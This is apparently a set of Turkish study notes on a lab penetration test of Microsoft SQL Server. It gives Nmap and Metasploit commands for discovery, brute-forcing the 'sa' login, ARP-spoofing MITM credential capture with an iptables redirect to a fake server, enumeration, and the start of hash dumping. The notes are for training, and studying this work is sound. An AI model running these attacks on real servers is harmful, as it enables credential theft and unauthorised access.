ÖN BİLGİ

Bu belge

- https://www.bgasecurity.com/makale/microsoft-sql-server-sizma-ve-guvenlik-testi-calismalari/


resmi adresindeki veya linkin kırık olması ihtimaline karşın alternatif olarak

- https://www.includekarabuk.com/kitaplik/indirmeDeposu/Siber_Guvenlik_Teknik_Makaleler/Teori/BaskalarinaAitMakaleler/Microsoft%20SQL%20Server%20S%C4%B1zma%20Testi.pdf

adresindeki makaleye çalışılarak elde edilen notlarımı kapsamaktadır. Bu çıkarılan notlar belgemde alıntılar ve/veya kişisel ilavelerim mevcuttur.

1)

Microsoft SQL Server 1989 yılından beri Microsoft firması tarafından geliştirilen, Windows işletim sistemi üzerinde çalışan bir ilişkisel veritabanı yönetim sistemidir. Microsoft SQL Server MySQL'in alternatifi hükmündedir. MySQL nasıl PhpMyAdmin adlı arayüzden kontrol edilebiliyorsa SQL Server da “SQL Server Management Studio” adlı arayüzden kontrol edilebilmektedir.



Yukarıda SQL Server Management Studio'yu görmektesiniz.

(Page 3)

2)

Büyük küçük birçok kurum Microsoft SQL Server'ı kendi sistemlerinde kullanmaktadır ve güvenlik uzmanları yaptıkları penetrasyon testlerinde sık sık Microsoft SQL Server'la haşır neşir olmaktadır.

(Page 3)

3)

Bu yazı kısaca Microsoft SQL Server barındıran bir network içerisinde hedef SQL Server üzerinde keşif çalışmaları nasıl yapılır, hesap bilgileri nasıl ele geçirilir, ele geçirilen hesap ile diğer hesapların parola özetleri nasıl ele geçirilir, ele geçirilen yetkisiz ya da yetkisi düşük hesap ile nasıl hak yükseltilir ve ele geçirilen hesap ile işletim sistemi nasıl ele geçirilir sorularına cevap verecektir.


(page 3)

4)

Bu Dökümanın Özeti

Bu yazıda uygulanacak penetrasyon testinde 3 taraf olacaktır. Birincisi saldırgan, ikincisi zafiyet barındıran ve SQL Server çalıştıran sunucu, üçüncüsü ise zafiyet barındıran sunucuya bağlanan kurbandır. Zafiyet barındıran sunucunun işletim sistemi Windows Server 2008 R2 64 Bit olacaktır ve üzerinde çalışan VTYS yazılımı ise Micrososft SQL Server 2012 Express 64-Bit olacaktır. Hedef işletim sistemine bağlantı kuran kurbanın işletim sistemi Windows 7 Home Premium 64-Bit olacakken saldırganın kullanacağı işletim sistemi ise Kali Linux 1.1.0 64 bit olacaktır. Hedef Veritabanı Yönetim Sistemi yazılımı pentest esnasında “Local System” haklarıyla çalıştırılacaktır.

Saldırgan zafiyet barındıran sunucu için, yani hedef için Nmap ve Metasploit araçlarını kullanacaktır. Aşağıda penetrasyon testinin uygulanacağı network diyagramını görmektesiniz:



(Page 4)

5)

Bu yazı içerisinde Microsoft SQL Serverın kurulu olduğu ağ içerisinde Nmap, Nmap scriptleri ve Metasploit modülleri ile tespit çalışmaları yapılmıştır. Bu işlemler esnasında hedef Microsoft SQL Server'ın versiyonu, instance name değeri gibi bilgiler elde edilmeye çalışılmıştır.

(page 5)

6)
Instance Name Nedir?
Bir sunucuda SQL server'ın aynı yada farklı versiyonları birarada bulunabilir. Her yüklenen SQL Server'a instance yani örnek denmektedir. Bir makinada farklı versiyona sahip birden fazla instance olabileceği gibi aynı versiyona sahip birden fazla instance da olabilir. Lisans olarak instance başına para verilmektedir.

(http://www.aytekinozel.com/2014/10/sql-serverda-instance-kavram.html)

7)

Hedef Network'teki Microsoft SQL Server için Keşif Adımları
Microsoft SQL Server varsayılan olarak 1433 numaralı port üzerinde çalışır. Ancak sistem ve veritabanı yöneticileri gerek güvenlik gerek başka nedenlerden dolayı Microsoft SQL Server'ı başka portlar üzerinde de çalıştırabilir. Bu yüzden sızma testleri esnasında mümkün olduğunca tam port taramasının yapılması tavsiye edilir. Biz 1433 nolu portu Nmap ile tarayalım:

> nmap -n -p 1433 <HedefIP>

Output:

Nmap scan report for 192.168.48.130
Host is up (0.00099s latency).

PORT	STATE	SERVICE
1433/tcp	open	ms-sql-s

NOT:

-n ile DNS çözümlemesi engellenerek tarama boyunca iz bırakılması önlenmiş olur. (-n means "Never do DNS resolution")

Hedef port üzerinde çalışan servis bilgisini daha kesin hale getirmek için Nmap tarama koduna "-sV" parametresi eklenmelidir. -sV eklendiği takdirde ilgili servise üçlü el sıkışma (three way handshake) adı verilen bağlantı kurulur. Böylece hedef port üzerinde çalışan servis hakkında daha detaylı ve kesin bilgi alınabilir.

> nmap -sV -p 1433 <HedefIP>

Output:


Nmap scan report for 192.168.48.130
Host is up (0.00040s latency).

PORT	STATE	SERVICE	VERSION
1433/tcp	open	ms-sql-s	Microsoft SQL Server 2012

Versiyon bilgisini elde ettik. Bunu daha da ileriye taşıyabilmek için, yani hedef SQL Server hakkında daha fazla bilgi edinebilmek için Nmap'in ms-sql-info adlı script'ini kullanabiliriz:

> nmap -p 1433 --script=ms-sql-info <HEDEF IP>

Output:




Output'tan görülebileceği gibi SQL Server'ın versiyon numarasının 11.00.2100.00 olduğu bilgisine, Instance Name'inin SQLEXPRESS olduğu bilgisine, ayrıca Service Pack'inin RTM olduğu bilgisine ulaşmış bulunmaktayız. Instance Name'den anlaşılabileceği gibi SQL Server'ın Express sürümü hedef sistemde kullanılmaktadır. Nmap'in bu script'i ile elde ettiğimiz versiyon bilgisi ilgili exploit'in bulunması konusunda bize çok yardımcı olacaktır.

Tüm bu keşifler Metasploit'in mssql_ping isimli auxiliary'si ile de yapılabilirdi. Bu modül msfconsole'dan seçildikten sonra hedef IP adresi ve portu (1433) set edilerek modülün bilgi toplanması sağlanabilirdi.

msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > set RHOSTS <HedefIP>
msf auxiliary(mssql_ping) > set RPORT 1433
msf auxiliary(mssql_ping) > run

Output:



Görüldüğü üzere SQL Server'ın üzerinde çalıştığı server'ın adı, SQL Server'ın instance name'i ve version bilgisi auxiliary tarafından bulunmuştur.

(Page 6-7)

8)

Sızma Girişiminde Yapılacaklar
Sızma girişimlerinin ilk adımı olarak hesap ele geçirme işlemi yapılacaktır. Hesap ele geçirme konusunda Brute Force ve Man In The Middle saldırısı uygulanacaktır. Brute Force için bir Nmap script'i ve Metasploit modülü kullanılacaktır. Hesap bilgisi script veya modül ile ele geçirildikten sonra hedef servise ait diğer hesapların parola özetleri ele geçirilecektir. Böylelikle ele geçirilen hesaplar ile hedef servis hakkında da detaylı bilgi edinilmiş olunacaktır.

(Page 8)

9)

Brute Force İle SQL Server Hesabını Ele Geçirme
SQL Server'ın kurulumunda varsayılan olarak gelen ve yetkili kılınmış “sa” username'ine sahip kullanıcıya yönelik Brute Force saldırısı gerçekleştirilecektir.

a. Nmap Script'i İle Brute Force

Microsoft SQL Server’a Nmap tool'u içerisinde bulunan “ms-sql-brute” scripti ile sözlük saldırısı yapılabilmektedir. Aşağıda bunun bir örneğini görmektesiniz. Aşağıdaki kullanımda ilgili script'e argüman olarak MS SQL'in tüm instance'larına sözlük saldırısı yap ve kullanıcı adı, şifre için wordlist.txt'i kullan komutlarını vermiş bulunmaktayız.

(!) Kodda bir eksiklik var!

> nmap -p 1433 --script ms-sql-brute --script-args=mssql.instance-all, userdb=wordlist.txt,

passdb=wordlist.txt <HEDEFIP>

Output:

```
Nmap scan report for 192.168.48.130
Host is up (0.0012s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
MAC Address: 00:0C:29:0A:BD:BB (VMware)

Host script results:
| ms-sql-brute:
|   [192.168.48.130\SQLEXPRESS]
|     Credentials found:
|_      sa:BGA-123 => Login Success
```

Çıktıdan görülebileceği üzere sa kullanıcı adlı hesabın şifresi BGA-123 olarak tespit edilmiştir.

b. Metasploit ile Brute Force

MS SQL Server'a brute force işlemini yapabilecek modülün adı mssql_login'dir. Bu modül Nmap script'iyle aynı işi yapmasına karşın daha fazla konfigurasyon seçeneği barındırmaktadır. Böylelikle daha etkin saldırı yapılabilmektedir.

msf > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(mssql_login) > show options

Output:
[...]

Modülün ayarlarından olan BLANK_PASSWORDS değerinin “false” olmasına dikkat edilmelidir. Zaten bu değer varsayılan olarak gelmektedir. Değerin “false” olarak kalması, modülün deneyeceği kullanıcı adları için boş parola denemesi yapmayacağı anlamına gelmektedir.

BRUTEFORCE_SPEED ayarı ise 0 ile 5 arasında değerler almaktadır ve denemelerin hızını belirtir. Düşük hızda yapılacak denemeler genellikle daha iyi sonuçlanmaktadır. Hızlı yapılacak olan denemeler hesap kilitleme politikasına takılma ihtimalini de hızlandırır.


STOP_ON_SUCCESS ayarı, denemelerden birisi başarılı olduğu zaman sıradaki denemelerin yapılıp yapılmaması ile ilgili olan ayardır. Bu ayarın “true” olarak değiştirilmesi sızma testleri esnasında yarar sağlayacaktır. Böylelikle ilk başarılı denemede modül duracak ve kalan denemeleri gerçekleştirmeyecektir.

Tek bir username sınanacaksa USERNAME ilgili kullanıcı adı ile set edilmelidir. Tek bir şifre sınanacaksa PASSWORD ilgili şifre ile set edilmelidir. Birden fazla username ve password sınanacaksa USER_FILE ve PASS_FILE ilgili txt dosyası ile set edilmelidir. Tüm bunların kombinasyonu ise mümkündür.

Gerekli yapılandırma ayarlarından sonra modül çalıştırılır:

msf auxiliary(mssql_login) > run

Output:



Görüldüğü üzere sa kullanıcısının şifresi BGA-123 olarak tespit edilebilmiştir.

(Page 9-11)

10)

Man in the Middle ile Hesap Ele Geçirme
Ortadaki adam saldırısı ile ağ içerisinde bulunan Microsoft SQL Server'a ait giriş bilgileri elde edilebilir. Metasploit modülü kullanılarak gerçekleştirilen bu saldırı türünde hedefe sahte bir Microsoft SQL Server hizmeti verilir ve bu şekilde hedefin hesap bilgisi elde edilmeye çalışılır. Saldırıya başlamadan önce saldırganın kendi işletim sistemi üzerinde IP Forwarding'i (IP Yönlendirmeyi) aktif hale getirmesi gerekmektedir. Aşağıdaki komut ile bu işlem gerçekleştirilir.

> echo 1 > /proc/sys/net/ipv4/ip_forward

Ardından arpspoof ile hedef ve sunucu arasına girilir:

> arpspoof -i eth0 -t <Victim IP> <SQL Server IP> // -t means target
> arpspoof -i eth0 -t <SQL Server IP> <Victim IP> // -t means target

Yukarıdaki ilk kodda Victim'ın makinesine denir ki ben SQL Server'ım. Böylece victim SQL sunucusuna bağlanacağı zaman sunucu yerine bize paketlerini gönderecektir. IP Forwarding ile de biz bu paketleri SQL sunucusuna göndereceğiz. İkinci koda gelecek olursak ikinci kodda SQL Server'a denir ki ben Victim'ımım. Böylece SQL sunucusu victim'a göndereceği paketleri bize gönderecektir. Biz de victim'a IP Forwarding gereği göndereceğiz. Yani SQL sunucusu ile victim arasındaki tüm trafiği üzerimizden geçirmiş olacağız.

Buraya kadar yapılan işlem bulunduğumuz network'teki SQL sunucu ile victim'a arpspoofing yapmaktan ibaretti. Şimdi üzerimizden akan bu trafiği dinleyebilmek için bir Metasploit auxiliary'si

kullanalım.

```
msf >  auxiliary/server/capture/mssql
msf auxiliary(mssql) > set SRVPORT 1433
msf auxiliary(mssql) > run
```

Output:

```
[*] Listening on 0.0.0.0:1433
[*] Server started.
```

Şimdi saldırganın bir işleme daha ihtiyacı vardır. O da saldırganın kendi makinesindeki iptable'ına bir kural atamasıdır:


```
>  iptables -t nat -A PREROUTING -p tcp -d 192.168.48.130 --dport 1433 -j REDIRECT
                                                                    --to-ports 1433
```

Girilen bu kurala göre kurban SQL Server için bağlandığı 1433 nolu portta saldırganın öne sürdüğü sahte Microsoft SQL Server'a bağlanacaktır. Böylece kullanıcı adı ve şifresini kaptıracaktır.


Benim Notum:

> Aslında bence sahte SQL Server'a gerek yok. Zaten sniffing yapabilir durumdayız. Yani kurbanın tüm trafiği üzerimizden geçmekte. Neden böylesi bir ekstra işleme gerek duyulmuş anlamadım.


Buraya kadar olan işlemleri özetleyecek olursak ARP Spoofing kullanılarak kurban ile hedef sunucu arasına girilmiştir ve kurban SQL Server'a bağlanmak için hesap bilgisini kendi bilgisayarının arayüzünden girdiğinde sahte Microsoft SQL Server hizmetine yönlenecek ve saldırgan hesap bilgilerini yakalamış olacaktır.



Kurban ise kendi makinasında bağlantı hatası içeriğine sahip bir ekran ile karşılaşacaktır.



Aşağıda durumu özetleyen ağ şeması verilmiştir:



(Page 12-15)

11)

SQL Server Hakkında Daha Fazla Bilgi Keşfetme
Yukarıdaki arpspoofing ile elde edilen Microsoft SQL Server hesap bilgisi sayesinde hedef hakkında daha detaylı bilgi toplamak mümkündür. Bunun için Metasploit üzerinde bulunan “mssql_enum” isimli modül kullanılabilir. Modüle verilecek olan hesap bilgisi ile hesabın yetkisi ölçüsünde elde edilebilecek tüm bilgiler çekilebilir.

```
msf > use auxiliary/admin/mssql/mssql_enum
msf auxiliary(mssql_enum) > show options
```

Output:

Name	Current Setting	Required	Description
USERNAME	sa	no	
PASSWORD	BGA-123	no	
RHOST	192.168.48.130	yes	
RPORT	1433	yes	

Modüle “USERNAME”, “PASSWORD”, “RHOST” ve “RPORT” bilgileri verilip çalıştırıldığında hedef SQL Server’ın yapılandırma özellikleri, hesap bilgisi ve durumları veyahut hesap politikası gibi birçok detay bilgi keşfedilebilir. Örneğin lab ortamında bu modülün verdiği çıktı yığını içerisinde xp_cmdshell'in aktif olmadığına dair bir bilgi tespit edilmiştir. Aşağıda bu modülün keşfettiği bilgilerin bir kısmı gösterilmektedir:

```
[*] Running MS SQL Server Enumeration...
[*] Version:
[*]     Microsoft SQL Server 2012 - 11.0.2100.60 (X64)
[*]             Feb 10 2012 19:39:15
[*]             Copyright (c) Microsoft Corporation
[*]             Express Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1) (Hypervisor)
[*] Configuration Parameters:
[*]     C2 Audit Mode is Not Enabled
[*]     xp_cmdshell is Not Enabled
[*]     remote access is Enabled
[*]     allow updates is Not Enabled
[*]     Database Mail XPs is Not Enabled
[*]     Ole Automation Procedures are Not Enabled
[*] Databases on the server:
[*]     Database name:master
[*]     Database Files for master:
[*]             c:\Program Files\Microsoft SQL Server\MSSQL11.SQLEXPRESS\MSSQL\DATA\master.mdf
[*]             c:\Program Files\Microsoft SQL Server\MSSQL11.SQLEXPRESS\MSSQL\DATA\mastlog.ldf
[*]     Database name:tempdb
[*]     Database Files for tempdb:
[*]             c:\Program Files\Microsoft SQL Server\MSSQL11.SQLEXPRESS\MSSQL\DATA\tempdb.mdf
[*]             c:\Program Files\Microsoft SQL Server\MSSQL11.SQLEXPRESS\MSSQL\DATA\templog.ldf
[*]     Database name:model
[*]     Database Files for model:
[*]             c:\Program Files\Microsoft SQL Server\MSSQL11.SQLEXPRESS\MSSQL\DATA\model.mdf
[*]             c:\Program Files\Microsoft SQL Server\MSSQL11.SQLEXPRESS\MSSQL\DATA\modellog.ldf
[*]     Database name:msdb
[*]     Database Files for msdb:
[*]             c:\Program Files\Microsoft SQL Server\MSSQL11.SQLEXPRESS\MSSQL\DATA\MSDBData.mdf
[*]             c:\Program Files\Microsoft SQL Server\MSSQL11.SQLEXPRESS\MSSQL\DATA\MSDBLog.ldf
```

(page 16)

12)

Hedefte Bulunan Diğer SQL Server Hesaplarını Ele Geçirme
Lab ortamında Brute Force ve MITM saldırılarının her ikisi ile de sa kullanıcı adlı hesabın şifresini ele geçirmiştik. Bu ipin ucu hükmündedir. Bu söküğün gerisini ele geçirmek istersek Metasploit'in mssql_hashdump modülünü kullanmamız gerekir.

```
msf > use auxiliary/scanner/mssql/mssql_hashdump
```

Ele geçirilen hesap bilgisiyle SQL Server'ın yüklü olduğu sunucuya karşı bu modül çalıştırılmalıdır. Böylece hedef SQL Server'daki diğer yüklü hesapların parola özetleri ekranımıza akacaktır. Bunun için modüle hedefin IP adresi, hedefin port numarası, ele geçirilen kullanıcı adı ve şifre bilgisi verildikten sonra run ile çalıştırılmalıdır.

```
[*] Instance Name: "SQLEXPRESS"
